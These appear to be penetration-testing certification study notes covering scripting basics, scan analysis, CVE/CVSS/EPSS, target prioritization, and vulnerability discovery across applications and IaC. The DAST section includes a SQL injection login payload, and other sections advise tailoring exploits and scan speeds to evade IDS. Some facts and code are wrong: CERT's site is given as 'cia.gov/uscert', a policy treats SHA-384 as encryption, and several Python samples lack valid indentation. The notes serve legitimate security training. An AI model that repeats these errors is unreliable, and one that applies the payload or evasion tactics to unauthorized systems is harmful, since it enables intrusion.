- Handling multiple conditions with nested IF statements
- Pseudocode:
    - IF score greater than 90 THEN
      OUTPUT "Grade: A"
      ELSE IF score greater than 80 THEN
      OUTPUT "Grade: B"
      ELSE IF score greater than 70 THEN
      OUTPUT "Grade: C"
      ELSE
      OUTPUT "Grade: F"
      ENDIF

■ Combining Conditions Example
- Using logical operators to combine conditions
- Pseudocode:
    - IF age greater than 18 AND age less than 65 THEN
      OUTPUT "Eligible for employment."
      ELSE
      OUTPUT "Not eligible for employment."

ENDIF

- **Data Structures**
  - JSON (JavaScript Object Notation)
    - Open data file format and data exchange standard
    - Uses human-readable text to store and transmit data objects consisting of key-value pairs and arrays
    - Language-independent but originally developed for JavaScript
    - Commonly used in electronic data interchange between clients and servers
  - Key-Value Pairs
    - Consists of a key and a value
    - Format
      - `key: value`
    - Example in JSON
      - `"firstName": "Jason"`
    - Values can be strings, Booleans, numbers, arrays, etc.
  - Arrays
    - Data structure to hold multiple values of the same type
    - Indexed starting from 0
    - Example
      - `name = ["John", "Michael", "Smith"]`
    - Access elements using index: `name[1]` gives "Michael"
  - Dictionaries

        - Similar to arrays but store key-value pairs instead of single values
        - Example
            - `phoneBook = {"John": "111-1111", "Mary": "222-2222"}`
        - Access elements using keys
            - `phoneBook["John"]` gives "111-1111"
    - CSV (Comma-Separated Values)
        - Stores data in a text format with values separated by commas
        - Each line represents a record
        - Example:
            - firstName,lastName,phone
                - John,Smith,111-111
                - Mary,Jones,222-2222
                - Mark,Williams,333-3333
    - Lists
        - Similar to arrays but can store different data types
        - Example:
            - `myList = [1, "example", 3.14]`
        - Access elements using index: `myList[1]` gives "example"
        - Supports negative indexing: `myList[-1]` gives 3.14
    - Trees
        - Non-linear data structures with a root and nodes
        - Nodes can have children, creating a hierarchy
        - Used in various applications like HTML for structuring webpages
        - Example structure:
            - Root

                ├─ Child1

```
    │   ├── Leaf1
    │   └── Leaf2
    └── Child2
        ├── Leaf3
        └── Leaf4
```

- Examples Related to Defined Terms
  - JSON Example
    - json

```
{
  "firstName": "Jason",
  "lastName": "Dion",
  "isAlive": true,
  "children": true,
  "spouse": true,
  "address": {
  "streetAddress": "123 Main St",
   "city": "Davie",
  "state": "Florida",
  "zipCode": "33317"
            }
           }
```

  - Key-Value Pair Example
    - `"firstName": "Jason"`

      `"age": 35`

      `"isStudent": false`
  - Array Example**

- `name = ["John", "Michael", "Smith"]`

  Access: `name[1]` gives "Michael"

  - Dictionary Example
    - `phoneBook = {"John": "111-1111", "Mary": "222-2222"}`

      Access: `phoneBook["Mary"]` gives "222-2222"
  - CSV Example
    - ```plaintext

      firstName,lastName,phone

      John,Smith,111-1111

      Mary,Jones,222-2222

      Mark,Williams,333-3333
  - List Example
    - `myList = [1, "example", 3.14]`

      Access: `myList[2]` gives 3.14
  - Tree Example
    - Root

      ├── Child1

      │ ├── Leaf1

      │ └── Leaf2

      └── Child2

      ├── Leaf3

      └── Leaf4

- **Object-Oriented Programming (OOP)**
  - Object-Oriented Programming (OOP)
    - Programming paradigm based on the concept of objects

        - Objects contain data (fields/properties) and code (procedures/methods)
        - Allows for modular and reusable code
    - Objects and Classes
        - Object
            - An instance of a class, can have variations (e.g., different types of cars)
        - Class
            - Definition of the data format and available procedures for a type of object
        - Example
            - A class `Car` can have objects like a red car, a blue car, etc.
    - Functions
        - Block of code with a special name, can be called to perform tasks
        - Example in Python:
            - ```python
              def area(radius):
               # Calculate the area of a circle
              circle_area = 3.14 * radius * radius
display_output = f"The area of the circle with radius {radius} is {circle_area}"
              print(display_output)
        - Call the function with `area(3)`
    - Procedures
        - Include functions, methods, routines, or subroutines
        - Take input, generate output, and manipulate data
        - Higher level than functions, can contain multiple functions
    - Classes

- User-defined prototypes or templates for objects
- Contain data and procedures/functions
- Example
  - ```python
    class Car:
    def __init__(self, color, type):
    self.color = color
    self.type = type
    def describe(self):
    print(f"This car is a {self.color} {self.type}")

- Libraries
  - External collections of classes, functions, and procedures
  - Allow reuse of code across different programs
  - Example
    - Importing a TCP/IP library in Python for network interactions
      ```python
      import socket
- Examples Related to Defined Terms
  - Function Example
    - Calculate the area of a circle
    - Python code:
      - python
        def area(radius):
        circle_area = 3.14 * radius * radius
display_output = f"The area of the circle with radius {radius} is {circle_area}"
print(display_output)
      ```

area(3)

- Class Example
  - Define a Car class and create objects
  - Python code:
    - python

```
class Car:
def __init__(self, color, type):
self.color = color
self.type = type
def describe(self):
print(f"This car is a {self.color} {self.type}")
red_car = Car("red", "sedan")
blue_car = Car("blue", "SUV")
red_car.describe()
blue_car.describe()
```

- Library Example
  - Importing and using a library for network interactions
  - Python code:
    - python

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("www.example.com", 80))
```

Modifying Scripts

Objective 2.3: *Modify scripts for reconnaissance and enumeration*

- **Modifying Scripts**
  - Introduction
    - Topic:
      - Scripting and script modification
    - Purpose:
      - Understand and modify scripts for penetration testing
    - Importance:
      - Essential for automating tasks, ensuring thorough and precise security checks
  - Domain
    - Focus:
      - Domain 2, Reconnaissance and Enumeration
  - Lesson Previews
    - Bash Fundamentals
      - Introduction to Bash scripting
      - Basics of navigating and controlling Linux environments
    - Understanding a Bash Script
      - Demo: Reading and understanding a Bash script
      - Importance of each part of the script
    - Modifying a Bash Script

- Live demo: Tweaking a Bash script to add features or automate tasks

- PowerShell Fundamentals
  - Introduction to PowerShell scripting for Windows administration
  - Basics of how PowerShell works
- Understanding a PowerShell Script
  - Demo: Dissecting a PowerShell script line by line
  - Understanding the script's flow
- Modifying a PowerShell Script
  - Demonstration of altering a PowerShell script to customize its behavior
- Python Fundamentals
  - Introduction to Python programming
  - Basics of Python and its role in security
- Understanding a Python Script
  - Demo: Structure of Python scripts
  - Breaking down a Python script to see how it works
- Modifying a Python Script
  - Live demo: Modifying an existing Python script to perform new tasks

- Quiz
  - Short quiz at the end of the section
  - Review of each quiz question to ensure understanding of the correct answers
- Conclusion
  - Solid understanding of scripting for penetration testing

- Ability to read, understand, and modify Bash, PowerShell, and Python scripts
- Enhanced skills for automating and customizing security tasks

Get Ready Statement

- Ready to add new tools to your cybersecurity toolkit? Let's jump into the art of script modification
- **Bash Fundamentals: A Demonstration**
- **Understanding a Bash Script: A Demonstration**
- **Modifying a Bash Script: A Demonstration**
- **PowerShell Fundamentals: A Demonstration**
- **Understanding a PowerShell Script: A Demonstration**
- **Modifying a PowerShell Script: A Demonstration**

- **Python Fundamentals**
  - Content

- **Understanding a Python Script: A Demonstration**
- **Modifying a Python Script: A Demonstration**

Analyzing Scans

Objectives: *Type out objective – 12 pt. Font Size (**Multiple objectives**)*

- 3.2 - *Analyze output from reconnaissance, scanning, and enumeration phases*
- 4.1 - *Analyze scan output to prioritize and prepare for attacks*

- **Analyzing Scans**
  - Introduction
    - Topic:
      - Analyzing Scans
    - Definition:
      - The process of sifting through collected scan data to separate real security threats from false alarms
    - Purpose:
      - Understand scan results to identify genuine vulnerabilities and plan attacks accordingly
    - Importance:
      - Helps in distinguishing between true threats and noise, allowing for targeted and effective penetration testing
  - Domain
    - Focus:
      - Domain 3 (Vulnerability Discovery and Analysis)
      - Domain 4 (Attacks and Exploits)

- Lesson Previews
  - Interpreting Positive and Negative Results
    - Importance of understanding both positive and negative scan results
    - Recognizing that no news can also be significant
  - Validating Scan Results
    - Techniques to confirm the accuracy of scan findings
    - Ensuring scan results are reliable
  - Using CVEs and CVSS
    - Understanding Common Vulnerabilities and Exposures (CVEs)
    - Utilizing Common Vulnerability Scoring System (CVSS) to assess severity
  - Exploit Prediction Scoring System (EPSS)
    - Predicting the likelihood of a vulnerability being exploited
    - Prioritizing issues based on exploitation probability
  - Target Prioritization
    - Deciding where to focus efforts based on risk assessment
    - Recognizing that not all vulnerabilities pose equal risks
  - Common Target Criteria
    - Identifying factors that make certain systems or applications more likely targets
  - Demo: Scripting for Results Validation
    - Automating the process of validating scan results
    - Ensuring scan accuracy through scripting
  - Scan Validations
    - Confirming the functionality of the scan itself

- Troubleshooting common scanning configuration issues
- Capability Selection
  - Choosing appropriate tools and methods based on scan results
- Documenting the Attack
  - Maintaining clear records of attack plans
  - Importance of organization and chain of evidence
- Other Attack Considerations
  - Addressing additional factors such as network layout and potential business impact

- Quiz
  - Short quiz at the end of the section
  - Review of each quiz question to ensure understanding of the correct answers
- Conclusion
  - Ability to interpret scan results and prioritize vulnerabilities
  - Skills to plan and execute effective penetration tests
- Get Ready Statement
  - Ready to dive into Analyzing Scans? Let's get started.

- **Positive and Negative Results**
  - *True Positives*
    - Correct identification of a real vulnerability or threat
    - Example 1:
      - Vulnerability scan identifies a SQL injection flaw, confirmed and exploitable
    - Example 2:

- Phishing test accurately identifies employees who fall for the phishing attempt

- *True Negatives*
  - Correct identification that no vulnerability or threat exists
  - Example 1:
    - Network scan shows no significant findings, confirmed by manual review
  - Example 2:
    - Physical security test confirms all doors are securely locked
- *False Positives*
  - Incorrect identification of a non-existent vulnerability or threat.
  - Example 1:
    - Web application scanner flags a sanitized contact form as vulnerable to XSS
  - Example 2:
    - Vulnerability scanner reports outdated software on a fully patched server
- *False Negatives*
  - Failure to identify an actual vulnerability or threat.
  - Example 1:
    - Scan misses an existing buffer overflow vulnerability in an application
  - Example 2:
    - Physical security test overlooks an unlocked side door
- Managing Outcomes
  - Tool Tuning:

- Regularly update tools for the latest detection capabilities
- Hybrid Approach:
  - Combine automated scans with manual testing to confirm accuracy
- Validation:
  - Manually verify automated findings to reduce false positives and negatives

- **Validating Scan Results**
  - Importance of Validation
    - Accurate and Actionable Data:
      - Ensures that findings from scans, reconnaissance, and enumeration are accurate and reliable
    - Minimize False Positives/Negatives:
      - Reduces the risk of acting on incorrect data.
  - Validating Scan Results
    - Tools:
      - Network scanners
      - Web application scanners
      - Vulnerability assessment tools
    - Manual Verification:
      - Check reported vulnerabilities to confirm their existence.
      - Example:
        - Verify the version of Apache on a server if a scan reports it as outdated
  - Validating Reconnaissance Results
    - Tools:

- theHarvester
- Maltego

■ Cross-Check Data:

- Confirm information from multiple sources
- Example:
  - Verify email addresses found during reconnaissance using Hunter.io or test emails

○ Validating Enumeration Results

■ Tools:

- Nmap
- Netcat
- Enumeration scripts

■ Manual Verification:

- Confirm open ports and running services reported by tools.
- Example:
  - If Nmap shows port 22 (SSH) is open, use an SSH client to check accessibility

○ Examples of Validation

■ Cross-Referencing:

- Use different tools or manual techniques to confirm automated findings
- Example:
  - Manually attempt SQL injection if flagged by a web application scanner
- Example:

        - Use manual DNS queries to verify subdomains found during reconnaissance
    - Benefits of Validation
        - Ensures Accuracy:
            - Focus on real vulnerabilities and threats
        - Builds Credibility:
            - Provides clients with verified data
        - Improves Effectiveness:
            - Ensures no critical issues are overlooked
- **Using CVEs and CVSS**
    - Introduction
        - Topic:
            - Using CVEs and CVSS
        - Definition:
            - Understanding the process and importance of using Common Vulnerabilities and Exposures (CVEs) and Common Vulnerability Scoring System (CVSS) in penetration testing
        - Purpose:
            - To identify and prioritize vulnerabilities effectively
        - Importance:
            - Enables penetration testers to focus on the most significant threats first
    - Domain Focus
        - Domain 3: Vulnerability Discovery and Analysis
        - Domain 4: Attacks and Exploits
    - Key Concepts and Resources

- CVEs (Common Vulnerabilities and Exposures)
  - CVEs provide standardized identifiers for known vulnerabilities
  - Facilitate the sharing of data across various security tools and services
  - CVEs are assigned for each disclosed vulnerability
  - Example: CVE-2022-123 represents the 123rd vulnerability identified in the year 2022
- CVSS (Common Vulnerability Scoring System)
  - Scoring system that assesses the severity of vulnerabilities
  - Scores range from 0 to 10, indicating the potential impact of the vulnerability
  - Categories: Low, Medium, High, Critical
  - Used to prioritize remediation efforts based on the severity of the vulnerability
- Key Resources for Vulnerability Information
  - CERT (Computer Emergency Response Team)
    - Managed by the US government
    - Lists known and reported vulnerabilities
    - Website: cia.gov/uscert
  - JPCERT
    - Japan's version of CERT
    - Provides alerts and advisories on emerging threats
    - Website: jpcert.or.jp
  - NVD (National Vulnerability Database)
    - Maintained by NIST

        - Comprehensive database of vulnerabilities with CVE identifiers
        - Website: nvd.nist.gov
    - CWE (Common Weakness Enumeration)
        - Lists common types of software weaknesses
        - Helps in understanding and categorizing common vulnerabilities
        - Website: cwe.mitre.org
    - CAPEC (Common Attack Pattern Enumeration and Classification)
        - Details common attack patterns used by threat actors
        - Useful for planning penetration tests and red team exercises
        - Website: capec.mitre.org
    - Full Disclosure Mailing List
        - Provided by the makers of NMAP
        - Shares the latest cybersecurity threats and breakthroughs
        - Can be accessed online or via email
- Practical Applications
    - Utilization of CVEs and CVSS scores to link vulnerabilities to potential exploits
    - Commonly used in tools like Metasploit to simplify the exploitation process
    - Vulnerability scans typically report in terms of CVEs, aiding in easy identification and linkage to exploits
- Conclusion

        - Mastery of using CVEs and CVSS for effective prioritization and mitigation of vulnerabilities
        - Understanding of key resources to stay updated on the latest security threats

- **Exploit Prediction Scoring System**
    - Exploit Prediction Scoring System (EPSS)
        - A framework to predict the likelihood of a vulnerability being exploited in the wild
        - Purpose:
            - Helps prioritize vulnerabilities based on real-world exploit data
        - Comparison with CVSS:
            - CVSS focuses on potential impact; EPSS focuses on likelihood of exploitation
    - EPSS Components
        - Data Sources:
            - Vulnerability databases, exploit databases, threat intelligence feeds
        - Factors Analyzed:
            - Existence of proof-of-concept code
            - Presence of exploits in the wild
            - Characteristics of the vulnerability.
    - Using EPSS
        - Gathering Scores:
            - Obtain EPSS scores through vulnerability management tools and databases
        - Integration with Vulnerability Management:

- Compare EPSS scores with CVSS scores, asset criticality, and risk tolerance
- Prioritize vulnerabilities with high EPSS scores, especially if they affect critical systems
- Communication:
  - Use EPSS scores to provide objective justification for prioritization decisions

- Benefits of EPSS
  - Adaptability:
    - EPSS scores are updated with new exploit data, ensuring relevance over time
  - Resource Allocation:
    - Focuses resources on addressing the most pressing threats
  - Enhanced Decision-Making:
    - Complements CVSS by adding context focused on real-world threat activity
- Examples:
  - High CVSS, Low EPSS:
    - Vulnerability allows remote code execution but is hard to exploit with no known exploits
  - Low CVSS, High EPSS:
    - Vulnerability has known exploits and is actively used by attackers

- **Target Prioritization**
  - **High-Value Asset Identification**
    - High-value assets are critical for the operational success and security of an organization.

- Examples include customer databases, financial records, and proprietary software.
- Identification involves business impact analysis (BIA) and risk assessments to determine the business impact.

- **End-of-Life Software and Systems**
  - Refers to software that no longer receives support or security updates from vendors.
  - Common examples: Windows XP, Adobe Flash Player.
  - These systems pose significant security risks due to unpatched vulnerabilities.
  - Prioritizing updates or replacement of EOL systems is crucial for maintaining security.
- **Risks Posed by Default Configurations**
  - Systems often come with default settings that may not be secure.
  - Common issues include default usernames/passwords (e.g., admin/admin) and enabled unnecessary services.
  - Identifying and modifying default configurations is essential to prevent easy exploits.
- **Practical Application Example**
  - During a pentest for a medium-sized enterprise, the focus starts on high-value assets like CRM systems.
  - Discovery of EOL software such as Windows 7 and outdated PHP versions prompts recommendations for upgrades.
  - Identifying systems with default configurations leads to changes in credentials and disabling unnecessary services.
- **Prioritization Strategy**

    - Start with high-value assets to protect critical data and systems first.
    - Address EOL software by upgrading or isolating these systems.
    - Secure systems with default configurations by altering settings and strengthening security measures.

- **Common Target Criteria**
    - **Running Services**
        - Services on a system are potential vectors for security breaches.
        - Identifying services involves scanning for open ports and the services running on them.
        - Tools like Nmap are used for this purpose; they help determine the type of services (e.g., Apache, OpenSSH) and their versions.
        - Once services are identified, checking for known vulnerabilities is crucial.
    - **Vulnerable Encryption Methods**
        - Encryption methods protect data but can become vulnerabilities if outdated or improperly implemented.
        - Common vulnerabilities include the use of deprecated algorithms like MD5 or SHA-1.
        - SSL/TLS vulnerabilities, such as those exploitable by the POODLE attack, should be identified using tools like OpenSSL.
        - Assessing the strength and implementation of encryption methods is key to securing data transmission.
    - **Defensive Capabilities**
        - Involves understanding the organization's security infrastructure including firewalls, IDS/IPS, and SIEM systems
        - Evaluating the effectiveness of these systems is essential; this could include testing their response to stealthy scans or attacks

        - Tactics to bypass or test defenses might involve modifying the intensity or method of attack, such as adjusting scan speeds to avoid detection
    - **Practical Application Example**
        - Scenario of a penetration test at a financial institution:
            - Use of Nmap to discover running services including HTTP, SSH, and database services
            - Discovery of outdated MySQL versions with known vulnerabilities.
            - OpenSSL used to identify weak ciphers and outdated SSL versions in web applications.
            - Evaluation of IDS/IPS effectiveness through stealthy scans and targeted attacks
    - **Prioritization and Recommendations**
        - Start by securing high-risk services and updating or patching vulnerable encryption methods
        - Enhance defensive capabilities by refining detection parameters and response strategies to cover subtle and sophisticated attack vectors
- **Scripting for Result Validation: A Documentation**
- **Scan Validations**
    - Running Services
        - Thoroughness of a scan in identifying all potential vulnerabilities within the target system
        - Techniques:
            - Use various scanning tools
                - Nikto for web
                - Nessus for network
            - Conduct both authenticated and unauthenticated scans

        - Example:
            - Scanning a web server with different tools to ensure coverage of all layers
    - Troubleshooting Scan Configurations
        - Ensuring scanning tools are correctly set up to provide accurate results
        - Common Issues:
            - Incorrect IP ranges.
            - Improper scan policies.
            - Network issues blocking scan traffic
        - Example:
            - Checking network connectivity, scan policies, and credentials when using Nessus
- **Capability Selection**
    - Tool Selection
        - Importance:
            - Choose tools that efficiently uncover vulnerabilities.
        - Examples:
            - Network Scanning:
                - Nmap
                - Nessus
            - Web Application Testing:
                - Burp Suite
                - OWASP ZAP
    - Considerations:
        - Type of test
            - Network

        - Web
        - Wireless
    - Environment
        - Internal
        - External
    - Targeted vulnerabilities
    - Latest tool versions and features
    - Learning curve
        - Metasploit
- Exploit Selection, Customization, and Code Analysis
    - Steps:
        - Identify vulnerabilities
        - Select and customize exploits
        - Perform code analysis
    - Example:
        - Customizing a Metasploit exploit for a buffer overflow to avoid detection and ensure compatibility with the target system
    - Purpose:
        - Tailor exploits to the specific environment and bypass security measures
- Public Exploit Selection
    - Sources:
        - Exploit-DB
        - GitHub
    - Benefits:
        - Saves time and effort in exploit development

- Process:
  - Validate and test in a controlled environment.
  - Ensure relevance and compatibility.
  - Example:
    - Testing a SQL injection exploit in a lab before using it in a live penetration test.
- Putting It All Together
  - Scenario Example:
    - Tools:
      - Nmap
      - Nessus
      - Burp Suite
    - Vulnerability Identified:
      - Outdated Apache Tomcat
    - Public Exploit:
      - Found in Exploit-DB
    - Customization:
      - Modify payload to bypass IDS
    - Validation:
      - Test in a controlled environment before live use

- **Documenting the Attack**
  - **Documenting the Attack Path**
    - Essential for recording every step taken during the penetration test
    - Includes actions from initial reconnaissance to final exploitation

- Aimed at providing a clear narrative that allows another tester to replicate the steps.
- Detailed to ensure it includes every command, action, and the corresponding result

- **Creating Low-Level Diagrams**
  - Visually represents the technical specifics of the attack
  - Includes network layouts, exploited vulnerabilities, and action flow
  - Tools like Microsoft Visio or draw.io are recommended for creating precise and clear diagrams
  - Should feature elements like network segments, devices, services, points of exploitation, and direction of attacks
- **Constructing a Storyboard**
  - Provides a step-by-step visual narrative of the attack, similar to a comic strip
  - Combines screenshots, diagrams, and brief descriptions
  - Useful for explaining the penetration test process to non-technical stakeholders
  - Should encapsulate key phases of the attack, from discovering vulnerabilities to exploiting them
- **Practical Application Example**
  - Scenario: Penetration testing on a company's internal network
  - Starts with network reconnaissance using Nmap, discovering services and vulnerabilities
  - Documents the use of an exploit on an outdated SMB service using EternalBlue
  - Details privilege escalation and lateral movements across the network

        - Each significant step is documented with exact commands and observable outcomes
    - **Visual Documentation Techniques**
        - Low-level diagrams to show the sequence from the initial entry point to final access
        - Storyboard panels include screenshots from the reconnaissance phase, successful exploitation, and final access, accompanied by explanatory captions
    - **Documentation Tools and Tips**
        - Use of digital tools for creating diagrams and storyboards to ensure clarity and professional presentation
        - Emphasis on the importance of accuracy and comprehensiveness in documentation to enable effective replication and validation of findings
- **Other Attack Considerations**
    - Dependencies
        - Interconnected components within a system impacting penetration testing
        - Includes software libraries, services, and other systems the target relies on
        - Important for identifying and understanding these dependencies to avoid unexpected issues and ensure thorough assessment
    - Scope Limitations
        - Boundaries defining what can and cannot be tested during an engagement
        - Set in collaboration with the client to maintain professionalism and avoid legal or ethical issues

        - Includes systems/networks off-limits, time constraints, and restrictions on types of attacks
        - Continuous communication with the client is crucial to clarify any ambiguities
    - Labeling Sensitive Systems
        - Identifying and documenting systems containing or processing critical information
        - Collaborate with the client to determine which systems are sensitive based on data they handle or their role within the organization
        - Examples
            - Systems containing PII, financial records, or intellectual property
        - Sensitive systems should be clearly labeled in documentation and treated with extra caution to avoid inadvertent damage or data loss
    - Examples Related to Defined Terms
        - Dependencies Example
            - Testing a web application with dependencies on:
                - Underlying databases
                - Third-party APIs
                - External authentication services
                - Documenting these dependencies ensures a complete and non-disruptive assessment
        - Scope Limitations Example
            - Client prohibits denial-of-service attacks on critical infrastructure
            - Time constraints on testing activities
            - Specific systems or networks that are off-limits

- Respecting these limitations ensures ethical and professional testing
- Labeling Sensitive Systems Example
  - Systems containing patient records in a healthcare provider's database
  - Internal email servers used for patient communication
  - Clearly marked in documentation and treated with extra caution or kept out of scope and replicated with dummy data
- Practical Application
  - Managing Dependencies
  - Identify dependencies during the planning phase
  - Document and understand interactions with the target system
  - Ensure that all potential vulnerabilities are assessed without causing disruptions
- Understanding Scope Limitations
  - Review and agree upon scope limitations with the client
  - Maintain continuous communication to clarify ambiguities
  - Plan testing activities within the defined boundaries
- Labeling Sensitive Systems
  - Collaborate with the client to identify sensitive systems
  - Clearly label these systems in documentation
  - Use non-disruptive methods when testing around these systems or replicate with dummy data

Discovering Vulnerabilities

Objective 3.1: *Conduct vulnerability discovery using various techniques*

- **Discovering Vulnerabilities**
  - Introduction
    - Topic:
      - Discovering Vulnerabilities
    - Definition:
      - Finding weak spots in software and systems where potential attackers could break in
    - Purpose:
      - Identify and fix weaknesses to make networks and information safer
    - Importance:
      - Early discovery helps in timely fixing of vulnerabilities, enhancing overall security
  - Domain Focus
    - Domain 3: Vulnerability Discovery and Analysis
  - Objectives
    - Objective 3.1: Conduct vulnerability discovery using various techniques
  - Lesson Overviews
    - Application Scanning
      - Examining applications to find exploitable flaws

- Techniques and tools used for application scanning

- Software Analysis
  - Assessing software components for known vulnerabilities
  - Reviewing raw code to ensure best security practices are followed
- Host-based Scanning
  - Examining individual computers for security issues
  - Differences between authenticated and unauthenticated scans
- Network Scanning
  - Scanning the entire network for potential vulnerabilities
  - Techniques for quiet scanning to avoid detection
- Mobile Scanning
  - Finding vulnerabilities in mobile apps and devices
  - Importance of mobile security in modern workplaces
- Container Scanning
  - Demo on scanning containers for vulnerabilities
  - Understanding unique benefits and risks of containerization
- Scanning IaC (Infrastructure as Code)
  - Identifying problems in the configuration and management of network resources using code
- ICS Vulnerability Discovery
  - Discovering vulnerabilities in industrial control systems
  - Preventing data breaches and physical damage to facilities
- Wireless Scans
  - Identifying vulnerabilities in wireless networks
  - Understanding susceptibility to certain types of attacks
- Static Code Analysis using SonarQube

        - Demo on analyzing code for weaknesses
        - Techniques for static code analysis
    - Quiz
        - Short quiz to assess understanding of key concepts
        - Review of quiz questions to ensure clear understanding of correct answers
    - Conclusion
        - Thorough understanding of uncovering vulnerabilities across various technologies and systems
    - Get Ready Statement
        - Ready to begin the journey into the world of vulnerability discovery? Let's get started.
- **Application Scanning**
    - Application Scanning
        - Involves using tools and techniques to identify security vulnerabilities in software applications
        - Divided into static and dynamic methods
        - Focus in this lesson: Dynamic Application Security Testing (DAST) and Interactive Application Security Testing (IAST)
    - Dynamic Application Security Testing (DAST)
        - Tests web applications from the outside in
        - Simulates attacks on the running application without requiring source code access
        - Effective for identifying runtime issues like authentication problems, server configuration errors, and programming issues
        - How it works:

- Sends various inputs to the application
- Analyzes outputs for signs of vulnerabilities
- Example
  - Inputting malicious SQL commands into a login form to test for SQL injection

- Popular DAST tools:
  - OWASP ZAP (Zed Attack Proxy)
  - Burp Suite
- Strengths:
  - Identifies real-world vulnerabilities
  - Tests in a live environment
- Limitations:
  - Can generate false positives
  - May miss vulnerabilities not evident during runtime

- Interactive Application Security Testing (IAST)
  - Combines static and dynamic testing elements
  - Analyzes applications in real-time from within
  - Monitors application behavior and data processing during execution
  - How it works:
    - Integrates with the application server
    - Monitors internal operations
    - Detects vulnerabilities with high accuracy and provides detailed information
    - Example
      - Pinpointing the exact line of code responsible for an XSS vulnerability

- Benefits:
  - Provides real-time feedback to developers
  - Detects complex vulnerabilities involving multiple components
- Limitations:
  - Requires access to application internals
  - Can be challenging to set up
  - May introduce performance overhead

- Examples Related to Defined Terms
  - DAST Example
    - Scenario
      - Testing a web application's login form for SQL injection
    - Tool
      - OWASP ZAP
    - Process
      - Inputting a malicious SQL command like `'" OR '1'='1"` into the login form
    - Result
      - If the application returns an error or unexpected behavior, it is flagged as a potential SQL injection vulnerability
  - IAST Example
    - Scenario
      - Detecting an XSS vulnerability in a web application
    - Tool
      - IAST tool integrated with the application server
    - Process

- Monitoring how data is processed and identifying the exact line of code where the vulnerability exists
- Result
  - Immediate feedback to the developer with detailed remediation recommendations

- Practical Application
  - DAST in Practice
    - Conducted without access to the source code
    - Effective for identifying vulnerabilities that manifest during runtime
    - Use DAST tools to simulate attacks and analyze responses
  - IAST in Practice
    - Integrated into the development environment
    - Provides continuous feedback to developers during testing
    - Tracks complex interactions and identifies precise sources of vulnerabilities

- **Scanning IaC**

```
AWSTemplateFormatVersion: '2010-09-09'
Description: A simple AWS CloudFormation template for deploying an EC2 instance

Resources:
  MyEC2Instance:
    Type: 'AWS::EC2::Instance'
    Properties:
      InstanceType: t2.micro
      ImageId: ami-0c55b159cbfafe1f0
      KeyName: my-key-pair
      SecurityGroups:
        - !Ref MySecurityGroup

  MySecurityGroup:
    Type: 'AWS::EC2::SecurityGroup'
    Properties:
      GroupDescription: Enable SSH access via port 22
      SecurityGroupIngress:
        - IpProtocol: tcp
          FromPort: 22
          ToPort: 22
          CidrIp: 0.0.0.0/0

Outputs:
  InstanceId:
    Description: The Instance ID of the EC2 instance
    Value: !Ref MyEC2Instance
  PublicIP:
    Description: The Public IP address of the EC2 instance
```

- Infrastructure as Code (IaC)
  - Method of managing and provisioning IT infrastructure using code and automation tools
  - Ensures consistency across environments and speeds up deployment processes
  - Common IaC tools: Terraform, AWS CloudFormation, Ansible
  - IaC files are typically written in JSON or YAML format
- Security Challenges in IaC
  - Misconfigurations and vulnerabilities in IaC code can lead to insecure deployments
  - Scanning IaC templates is critical as they define the entire infrastructure stack
- Static Code Analysis for IaC
  - Involves examining code without executing it to identify syntax errors, security misconfigurations, and best practice violations
  - Tools for scanning IaC:
  - Terraform
    - TFLint
  - AWS CloudFormation
    - CloudFormation Guard
  - Example
    - Scanning a Terraform template for an AWS S3 bucket to check for public access configuration
- Policy-as-Code
  - Defining security and compliance policies in code to automatically apply to IaC templates

- Ensures infrastructure adheres to security policies and regulatory requirements
- Example
  - Writing a policy requiring all EC2 instances to use SHA-384 encryption and testing it against Terraform templates

- Integrating IaC Scanning with CI/CD Pipelines
  - Automates security testing by integrating scanning tools into Continuous Integration/Continuous Deployment pipelines
  - CI/CD platforms: Jenkins, GitLab CI, GitHub Actions
  - Example
    - Every commit triggers automated tests, including IaC scans to catch misconfigurations like open security groups
- Drift Detection
  - Monitoring deployed infrastructure for changes that deviate from defined IaC templates
  - Ensures manual changes do not introduce vulnerabilities
  - Tools for drift detection:
  - Terraform
    - Built-in drift detection capabilities
  - AWS Config
    - Monitors AWS resources for compliance
  - Example
    - Flagging changes to a security group rule that allows traffic from any IP address
- Common Vulnerabilities in IaC
  - Misconfigured access controls

- Unrestricted network rules
- Insecure default settings
- Hardcoded secrets

- Examples Related to Defined Terms
  - IaC Example
    - JSON Format for AWS CloudFormation:
      - ```json
        {
         "Resources": {
          "MyBucket": {
            "Type": "AWS::S3::Bucket",
            "Properties": {
             "BucketName": "my-example-bucket"
              }
            }
          }
        }

  - Static Code Analysis Example
    - Terraform Template
      - hcl
        resource "aws_s3_bucket" "example" {
        bucket = "my-example-bucket"
         acl   = "public-read"
        }
    - TFLint

- Alerts if the bucket ACL is set to public-read

- Policy-as-Code Example
  - Policy for EC2 Instances Using SHA-384 Encryption
    - ```hcl
      rule "ensure_ec2_instances_use_sha384_encryption" {
      condition = ec2_instance.ami.encryption == "SHA-384"
      }

- CI/CD Integration Example
  - Jenkins Pipeline
    - groovy
      pipeline {
      stages {
      stage('Scan IaC') {
      steps {
      script {
      sh 'tflint --config .tflint.hcl'
      }
      }
      }
      }
      }

- Drift Detection Example
  - Terraform Drift Detection Command
    - sh
      terraform plan
  - AWS Config

        - Alerts on changes to security group rules
    - Practical Application
        - Managing and Provisioning with IaC
            - Use IaC tools to automate and standardize infrastructure deployments
            - Regularly scan IaC templates to identify and mitigate potential vulnerabilities
        - Implementing Static Code Analysis
            - Employ tools like TFLint and CloudFormation Guard to check IaC templates for best practices and security issues
        - Adopting Policy-as-Code
            - Define and enforce security policies in code to ensure compliance across all infrastructure deployments
        - Integrating IaC Scanning with CI/CD Pipelines
            - Automate the testing process to catch vulnerabilities early in the development cycle
        - Monitoring with Drift Detection
            - Continuously monitor deployed infrastructure to detect deviations from IaC templates and maintain secure configurations

- **ICS Vulnerability Discovery**
    - ICS Vulnerability Scanning
        - Process of using tools to identify security weaknesses in Industrial Control Systems (ICS)
        - Examines network configurations, communication protocols, and device settings to uncover potential vulnerabilities

- Manual Assessments
  - Hands-on inspection and evaluation of ICS components by cybersecurity professionals
  - Adaptable to the unique and complex environments of ICS
  - Process:
    - Inspect ICS devices physically
    - Review network configurations
    - Analyze communication protocols
    - Identify critical assets like PLCs, HMIs, and RTUs
  - Key Aspects
    - Reviewing device configurations for default passwords, unnecessary services, and insecure protocols
    - Network traffic analysis to identify abnormal patterns
    - Vulnerability testing using specialized tools while avoiding operational disruptions
  - Tools for Vulnerability Testing:
    - Tenable.ot by Nessus
    - OpenVAS
- Port Mirroring
